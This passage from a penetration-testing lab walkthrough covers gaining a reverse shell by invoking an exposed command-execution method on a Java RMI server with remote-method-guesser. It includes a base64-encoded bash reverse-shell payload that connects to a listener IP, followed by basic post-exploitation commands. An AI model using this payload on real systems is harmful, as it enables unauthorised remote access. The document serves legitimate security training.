
- We have encoded the payload to avoid any issues while it's sent to the remote server.

- Kindly make sure to substitute the correct IP address in the above command.

Now that we have the payload and the Netcat listener is also set up, let's obtain a reverse shell:


Command:

```
java -jar target/rmg-4.2.2-jar-with-dependencies.jar call demo.ine.local 1099 'new String[] {"/bin/bash", "-c", "echo L2Jpbi9iYXNoIC1jICJiYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4yMzEuMjMuMi81NDMyMSAwPiYxIgo= | base64 -d | bash"}' --signature 'String runCommand(String[] args)' --bound-name CustomRMIServer --plugin plugins/GenericPrint.jar
```



The command doesn't returns.

Check the terminal where the Netcat listener is running:





We have obtained a reverse shell on the target machine!

Now we can gather more information on the machine without making multiple remote method invocations.

Commands:

```
id
pwd
ls -al
ls -al
```





That was all for this lab on abusing an RMI server, exposing a command execution method, and invoking it to gain command execution on the target server.

To summarize, we performed recon on the target machine to determine the presence of an RMI registry. Then using a Nmap script (rmi-dumpregistry), we dumped the information about the RMI server - specifically its bound name. Next, we brute-forced the method names (and their signatures) present on the RMI server using the remote-method-guesser tool and

invoked the only method we were able to bruteforce. Luckily it was a function that allowed the execution of arbitrary OS commands. Finally, leveraging this function, we obtained a reverse shell on the target server and accomplished the objective for this lab.

References

- remote-method-guesser
- Nmap script: rmi-dumpregistry
- Nmap